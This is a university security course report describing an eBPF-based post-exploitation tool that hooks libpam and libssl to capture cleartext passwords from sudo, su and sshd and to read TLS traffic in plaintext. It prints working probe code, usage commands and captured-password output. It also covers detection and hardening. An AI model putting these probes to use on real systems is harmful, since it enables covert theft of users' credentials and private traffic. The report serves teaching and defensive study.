Hochschule Luzern – Informatik

Advanced System Security (ADSS) – Final Project

Serverless Credential Theft with eBPF Uprobes

Intercepting Cleartext Credentials and TLS Traffic
via User-Space Probes on Linux

Authors: Author 1
Author 2
Author 3

Date: February 27, 2026
Module: Advanced System Security (ADSS)

Disclaimer: This project is for educational and authorized research purposes only.

Contents

1 Introduction

Traditional approaches to credential theft on Linux systems rely on well-known techniques such as keyloggers, memory dumps, or network sniffing. Each of these methods carries significant operational drawbacks: keyloggers are noisy and must persist as user-space processes, memory forensics requires precise timing and knowledge of data structures, and network sniffing is rendered ineffective by ubiquitous encryption (TLS/SSH).

This project demonstrates a fundamentally different approach: **serverless credential theft using eBPF user-space probes (uprobes)**. Rather than recording all input or attempting to break encryption, the technique places a precise, surgical tap at the exact point in memory where a password or plaintext payload exists, after decryption but before hashing or further processing.

The core idea is analogous to a sniper rifle versus a dragnet: instead of capturing everything and filtering later, the attacker instruments a single library function and waits. When a victim authenticates, the eBPF program fires, reads the cleartext credential directly from a CPU register or stack argument, and stores it silently. The legitimate application continues uninterrupted; no log entries are created and no anomalous network traffic is generated at the moment of theft.

We implement and demonstrate two attack vectors in a single tool:

1. **PAM authentication interception** – capturing passwords from `sudo`, `su`, `ssh` (server-side), and any PAM-aware service by hooking `pam_get_authtok` in `libpam.so`.
2. **SSL/TLS plaintext interception** – reading HTTP requests and responses in cleartext by hooking `SSL_write` and `SSL_read` in `libssl.so`, bypassing TLS encryption entirely.

The remainder of this report is structured as follows. Section 2 introduces eBPF, uprobes, and the targeted libraries. Section 3 describes the architecture and implementation of the tool. Section 4 walks through practical usage scenarios. Section 5 discusses detection methods and defensive measures. Section 6 covers limitations and potential extensions. Section 7 concludes the report.

2 Background

2.1 Extended Berkeley Packet Filter (eBPF)

eBPF (Extended Berkeley Packet Filter) is a technology built into the Linux kernel that allows user-supplied programs to run in a sandboxed virtual machine inside kernel space. Originally designed for packet filtering, eBPF has evolved into a general-purpose in-kernel execution engine used for observability, networking, and security [1].

Key properties of eBPF relevant to this project:

- **Safety guarantees.** Before loading, every eBPF program is analyzed by an in-kernel verifier that ensures the program terminates, does not access out-of-bounds memory, and does not crash the kernel. This makes eBPF programs safe to run, ironically, even when their intent is malicious.
- **Minimal overhead.** eBPF programs are JIT-compiled to native machine code. An attached probe fires only when its hook point is triggered, making the technique essentially zero-cost when idle.
- **Root-only loading.** Loading eBPF programs requires `CAP_BPF` (or `CAP_SYS_ADMIN` on older kernels). This means the attacker must already have root access; the technique is a post-exploitation persistence and data collection mechanism, not an initial access vector.

- **No kernel module required.** Unlike traditional rootkits that require a loadable kernel module (LKM), eBPF programs are loaded via the `bpf()` syscall and do not appear in `lsmod` output.

2.2 Probes: Kprobes and Uprobes

eBPF programs are attached to *hook points* in the system. Two families of dynamic probes are relevant:

Kprobes (Kernel Probes) attach to functions inside the kernel. For example, a kprobe on `tcp_sendmsg` would fire every time any process sends TCP data.

Uprobes (User-Space Probes) attach to functions inside user-space binaries or shared libraries. A uprobe on `SSL_write` in `libssl.so` fires every time *any* process linked against that library calls `SSL_write`.

Both probe types support two variants:

- **Entry probes** fire when the function is entered. At this point, function arguments are available in CPU registers (following the System V AMD64 ABI: `%rdi`, `%rsi`, `%rdx`, `%rcx`, `%r8`, `%r9`).
- **Return probes** (uretprobes) fire when the function returns. At this point, the return value is in `%rax`, and output parameters written during the function's execution can be read from the pointers captured at entry time.

Uprobes work by temporarily replacing the first byte of the target function with an `INT3` (breakpoint) instruction. When the CPU hits this instruction, it traps into the kernel, which dispatches the eBPF program, then restores the original instruction and resumes execution [2].

2.3 BCC (BPF Compiler Collection)

BCC is a toolkit that simplifies eBPF development by providing a Python (and Lua) frontend [3]. The developer writes the eBPF probe logic in a restricted subset of C, which BCC compiles to eBPF bytecode at runtime using LLVM/Clang. The Python wrapper handles:

- Compilation of the C source to eBPF bytecode.
- Loading and verification of the program via the `bpf()` syscall.
- Attaching the program to the specified hook points.
- Reading data from eBPF maps (shared memory between kernel and user space) or the trace pipe.

This project uses BCC to keep the implementation self-contained in a single Python script with an embedded C program.

2.4 Target Libraries

2.4.1 PAM (Pluggable Authentication Modules)

PAM is the standard authentication framework on Linux [4]. When a user authenticates via `sudo`, `su`, `sshd`, `login`, or any PAM-aware service, the following call chain occurs:

1. The service calls `pam_authenticate()`.
2. Internally, the PAM module calls `pam_get_authtok(pamh, PAM_AUTHTOK, &password, prompt)`.

3. On return, `password` points to a null-terminated string containing the user's cleartext password.

The function signature is:

```
int pam_get_authtok(pam_handle_t *pamh, int item,
                    const char **authtok, const char *prompt);
```

Listing 1: pam_get_authtok signature

The third parameter (`authtok`) is an output pointer: on return, `*authtok` contains the address of the cleartext password string. This is the value we intercept.

2.4.2 OpenSSL (libssl)

OpenSSL's `libssl.so` provides the TLS implementation used by `curl`, `wget`, `python-requests`, web servers, and countless other applications [5]. The two functions of interest are:

```
int SSL_write(SSL *ssl, const void *buf, int num);
int SSL_read(SSL *ssl, void *buf, int num);
```

Listing 2: SSL_write and SSL_read signatures

- `SSL_write`: The `buf` parameter contains plaintext data *before* encryption. Hooking at entry allows us to read outgoing data (e.g., HTTP requests, API keys, POST bodies).
- `SSL_read`: The `buf` parameter is populated with plaintext data *after* decryption when the function returns. Hooking at return allows us to read incoming data (e.g., HTTP responses).

3 Design and Implementation

3.1 Architecture Overview

The tool consists of a single Python script (`ebpf_spy.py`) with two logical components:

1. **eBPF C program** (embedded as a string) – compiled and loaded into the kernel at runtime by BCC. Contains the probe functions and shared data maps.
2. **Python userspace loader** – handles library discovery, argument parsing, probe attachment, and output formatting.

Figure 1 illustrates the data flow.



Figure 1: Architecture and data flow of the eBPF spy tool.

3.2 eBPF Data Maps

The eBPF program uses two `BPF_HASH` maps to pass data between entry and return probes within the same function invocation:

Table 1: eBPF hash maps used in the tool.

Map Name	Key	Value	Purpose
`pam_params_map`	Thread ID	`char **` (authtok pointer)	Pass authtok address from entry to return
`ssl_read_map`	Thread ID	`char *` (buffer address)	Pass buffer address from entry to return

Maps are necessary because CPU registers are not preserved between the entry probe and the return probe, since the function execution overwrites them. By storing the relevant pointer in a map keyed by the current thread ID, the return probe can retrieve it and dereference the now-populated output parameter.

3.3 PAM Interception

The PAM interception uses a two-stage uprobe/uretprobe pattern:

Stage 1 – Entry (`trace_pam_entry`): When `pam_get_authtok` is called, the third argument (`%rdx` on x86_64, accessed via `PT_REGS_PARM3`) contains the address of the `authtok` output pointer. This address is saved into `pam_params_map`.

```
int trace_pam_entry(struct pt_regs *ctx) {
    struct key_t key = {};
    char **authtok_ptr_addr;

    key.pid = bpf_get_current_pid_tgid();
    authtok_ptr_addr = (char **)PT_REGS_PARM3(ctx);
    pam_params_map.update(&key, &authtok_ptr_addr);
    return 0;
}
```

Listing 3: PAM entry probe

Stage 2 – Return (`trace_pam_return`): When `pam_get_authtok` returns, the output pointer has been populated by the PAM module. The return probe looks up the saved address, performs two levels of pointer dereferencing using `bpf_probe_read_user`, and reads the cleartext password string.

```
int trace_pam_return(struct pt_regs *ctx) {
    struct key_t key = {};
    char ***authtok_pp;
    char **authtok_p;
    char *authtok_val;
    char captured_str[80] = {};

    key.pid = bpf_get_current_pid_tgid();
    authtok_pp = pam_params_map.lookup(&key);
    if (authtok_pp == 0) return 0;

    authtok_p = *authtok_pp;
    bpf_probe_read_user(&authtok_val, sizeof(authtok_val), authtok_p)
        ;
    bpf_probe_read_user_str(captured_str, sizeof(captured_str),
        authtok_val);
    bpf_trace_printk("PAM Spy: PID %d returned authtok='%s'\n",
                     key.pid, captured_str);
    pam_params_map.delete(&key);
    return 0;
}
```

Listing 4: PAM return probe

The double indirection is necessary because `pam_get_authtok` takes a `const char **authtok`, i.e. a pointer to a pointer. At entry, we capture the address of the pointer (`char **`). At return, we first read where the pointer now points (`char *`), then read the string at that address.

3.4 SSL/TLS Interception

SSL interception requires different strategies for write and read operations:

SSL_write – Entry probe only: The plaintext buffer is the second argument (`PT_REGS_PARM2`). Since the data exists in the buffer *before* the function executes (it is an input parameter), a single entry probe suffices.

```
int trace_ssl_write(struct pt_regs *ctx) {
```

```
    char *buf_addr;
    char captured_data[80] = {};
    u32 pid = bpf_get_current_pid_tgid();

    buf_addr = (char *)PT_REGS_PARM2(ctx);
    bpf_probe_read_user(captured_data, sizeof(captured_data),
        buf_addr);
    bpf_trace_printk("SSL WRITE (PID %d): %s\n", pid, captured_data);
    return 0;
}
```

Listing 5: SSL_write entry probe

SSL_read – Entry + return probe: The buffer address is available at entry (second argument), but the data is only written into the buffer by OpenSSL during the function's execution. Thus, the entry probe saves the buffer address to `ssl_read_map`, and the return probe reads the now-populated buffer.

3.5 Library Discovery

The Python loader must locate the shared libraries on disk to attach uprobes. It uses a two-step strategy:

1. `ctypes.util.find_library()` – queries the system's dynamic linker cache (`ldconfig`).
2. Fallback to a list of common absolute paths for various distributions (Debian/Ubuntu, RHEL/CentOS, Arch).

The user can also override library paths via `--libpam` and `--libssl` command-line arguments.

4 Demonstration

This section demonstrates the tool against three realistic scenarios. All tests were performed on an Ubuntu/Debian-based system with kernel 6.x and BCC installed.

4.1 Scenario 1: Intercepting `sudo` Passwords

Setup: Start the tool in PAM mode.

```
$ sudo python3 ebpf_spy.py --mode pam
[*] Compiling BPF program...
[*] Attaching PAM probes to /lib/x86_64-linux-gnu/libpam.so.0...
    -> PAM probes attached.
------------------------------------------------------------
[*] Listening... (Mode: pam)
```

Trigger: In a second terminal, a user runs `sudo ls` and enters their password.

Result:

```
sudo-1234  [002] .... 12345.678: PAM Spy: PID 1234 returned authtok='
    s3cretP@ss!'
```

The cleartext password is captured the instant the PAM module receives it, before it is hashed for comparison against `/etc/shadow`.

4.2 Scenario 2: Intercepting HTTPS Traffic

Setup: Start the tool in SSL mode.

```
$ sudo python3 ebpf_spy.py --mode ssl
[*] Compiling BPF program...
[*] Attaching SSL probes to /usr/lib/x86_64-linux-gnu/libssl.so.3...
    -> SSL probes attached.
------------------------------------------------------------
[*] Listening... (Mode: ssl)
```

Trigger: In a second terminal, run `curl https://example.com`.

Result:

```
curl-5678 [001] .... 12346.789: SSL WRITE (PID 5678): GET / HTTP/1.1
Host: example.com
User-Agent: curl/7.88
curl-5678 [001] .... 12346.800: SSL READ (PID 5678): HTTP/1.1 200 OK
Content-Type: text/html
```

The full HTTP request and response are captured in cleartext, despite the connection being encrypted with TLS. Any sensitive data in transit (cookies, authorization headers, API keys, POST bodies) would be visible.

4.3 Scenario 3: SSH Server-Side Password Capture

Setup: On a server running `sshd`, start the tool in PAM mode.

When a remote user connects via `ssh user@server` and enters their password, the tool captures it identically to the `sudo` scenario. This is because `sshd` uses PAM for password authentication and calls the same `pam_get_authtok` function.

Note on SSH client-side capture: Capturing passwords on the *client* side (i.e., the password typed into the `ssh` command) is more complex because the `ssh` binary is typically stripped of debug symbols. The README describes two strategies: installing debug symbols to hook `read_passphrase`, or hooking `libc`'s `read()` syscall wrapper filtered by process name and file descriptor. These are not implemented in the current version but represent viable extensions.

5 Detection and Defense

While the technique is stealthy, it is not invisible. This section discusses how defenders can detect and mitigate eBPF-based credential theft.

5.1 Detection Methods

eBPF program enumeration. The `bpftool` utility can list all loaded eBPF programs:

```
$ sudo bpftool prog list
42: kprobe  name trace_pam_entry  tag abc123  gpl
43: kprobe  name trace_pam_return tag def456  gpl
```

Any unexpected programs, especially those with names referencing `pam`, `ssl`, or `trace`, warrant investigation.

Uprobe event inspection. Active uprobes are listed in the kernel's tracefs:

```
$ sudo cat /sys/kernel/debug/tracing/uprobe_events
p:uprobes/... /lib/.../libpam.so.0:0x... trace_pam_entry
```

An unexpected uprobe on `libpam.so` or `libssl.so` is a strong indicator of compromise.

Process monitoring. The Python loader process (`ebpf_spy.py`) must remain running to read output from the trace pipe. Standard process monitoring or EDR tools may flag a root-owned Python process reading from `/sys/kernel/debug/tracing/trace_pipe`.

Audit subsystem. The Linux audit framework can be configured to log `bpf()` syscalls:

```
$ sudo auditctl -a always,exit -F arch=b64 -S bpf -k ebpf_audit
```

This creates an audit trail whenever eBPF programs are loaded.

5.2 Defensive Measures

Restrict eBPF access. Set `kernel.unprivileged_bpf_disabled=1` via sysctl to prevent unprivileged eBPF usage. On hardened systems, consider using **lockdown mode** (`kernel_lockdown=integrity` or `confidentiality`) which restricts eBPF capabilities even for root.

Secure Boot and module signing. While eBPF does not use kernel modules, Secure Boot with lockdown mode prevents loading arbitrary eBPF programs that access kernel memory.

SELinux / AppArmor policies. Mandatory Access Control frameworks can restrict which processes are allowed to use the `bpf()` syscall and which files they can attach probes to.

Runtime integrity monitoring. Tools like **Tracee** (by Aqua Security) or **Falco** (by Sysdig) use eBPF themselves to monitor for suspicious eBPF program loads and attachment events, essentially using the technology to defend against itself.

Hardware security tokens. For SSH authentication, using FIDO2/U2F hardware keys eliminates password-based authentication entirely, rendering PAM password interception ineffective.

6 Limitations and Future Work

6.1 Current Limitations

1. **Requires root access.** The technique is post-exploitation only. An attacker must already have root (or `CAP_BPF`) to load eBPF programs.
2. **Capture buffer size.** The eBPF verifier imposes strict limits on stack size (512 bytes). Our 80-byte capture buffer is sufficient for passwords but truncates longer SSL payloads.
3. **Output via `trace_pipe`.** Using `bpf_trace_printk` writes to a shared global trace buffer. Output from other tracing tools or kernel debug messages may intermix. The trace pipe is also limited to roughly 1000 characters per message.
4. **PID filtering granularity.** The current implementation uses the lower 32 bits of `bpf_get_current_pid_tgid()`, which is the kernel thread ID (TID), not the user-space PID (TGID). This can cause incorrect behavior for multi-threaded applications.
5. **Stripped binaries.** The tool cannot hook functions in stripped binaries (e.g., the default `ssh` client) because uprobes require symbol names to resolve function addresses.

6. **No process name in output.** The current output includes only the PID, making it harder to quickly identify which application triggered the probe.

6.2 Future Work

1. **Perf event output.** Replace `bpf_trace_printk` with `BPF_PERF_OUTPUT` or `BPF_RINGBUF` for a dedicated, higher-bandwidth output channel with structured data.
2. **SSH client-side capture.** Implement Strategy B from the README: hook `libc`'s `read()` filtered by process name (`ssh`) and file descriptor (stdin, fd 0).
3. **Process metadata.** Use `bpf_get_current_comm()` to include the process name in output events, and correct the PID extraction to use `bpf_get_current_pid_tgid() » 32`.
4. **Covert exfiltration.** Demonstrate exfiltration channels such as writing to a hidden file, DNS tunneling, or ICMP covert channels to illustrate the full attack lifecycle.
5. **Containerized environments.** Test and document behavior in Docker/Kubernetes environments where the host kernel's eBPF subsystem can be leveraged to spy on containerized workloads.
6. **Additional library targets.** Extend to other libraries such as `libgnutls` (used by `wget` on some distributions), `libssh`, or application-specific libraries.

7 Conclusion

This project demonstrates that eBPF user-space probes represent a powerful and stealthy post-exploitation technique for credential theft on Linux systems. By attaching uprobes to `pam_get_authtok` in `libpam.so` and `SSL_write`/`SSL_read` in `libssl.so`, an attacker with root access can silently intercept cleartext passwords and TLS-protected traffic without modifying any files, generating network anomalies, or deploying a traditional rootkit.

The technique exploits a fundamental architectural property: shared libraries are loaded into every process that uses them, and uprobes are system-wide. A single probe attachment intercepts calls from *all* processes: every `sudo`, `su`, `ssh` login, `curl` request, and Python HTTPS call on the system.

From a defensive perspective, the technique is detectable through eBPF program enumeration (`bpftool`), uprobe event inspection, and audit logging of the `bpf()` syscall. Kernel lockdown mode, mandatory access control policies, and hardware-based authentication provide effective mitigations.

The key takeaway for security practitioners is that eBPF has shifted the attacker's toolkit from noisy kernel modules to verified, JIT-compiled, low-overhead programs that the kernel itself is designed to execute safely. Defenders must adapt their monitoring to account for this capability.

References

[1] B. Gregg, *BPF Performance Tools: Linux System and Application Observability*. Addison-Wesley Professional, 2019, ISBN: 978-0136554820.

[2] S. Dronamraju. "Uprobe-tracer: Uprobe-based event tracing," Accessed: Feb. 27, 2026. [Online]. Available: https://www.kernel.org/doc/html/latest/trace/uprobetracer.html.

[3] IO Visor Project. "BCC – tools for BPF-based Linux IO analysis, networking, monitoring, and more," Accessed: Feb. 27, 2026. [Online]. Available: https://github.com/iovisor/bcc.

[4] The Linux Man-Pages Project. "PAM(8) – Linux manual page," Accessed: Feb. 27, 2026. [Online]. Available: https://man7.org/linux/man-pages/man8/pam.8.html.

[5] OpenSSL Software Foundation. "SSL_read(3) – OpenSSL documentation," Accessed: Feb. 27, 2026. [Online]. Available: https://docs.openssl.org/master/man3/SSL_read.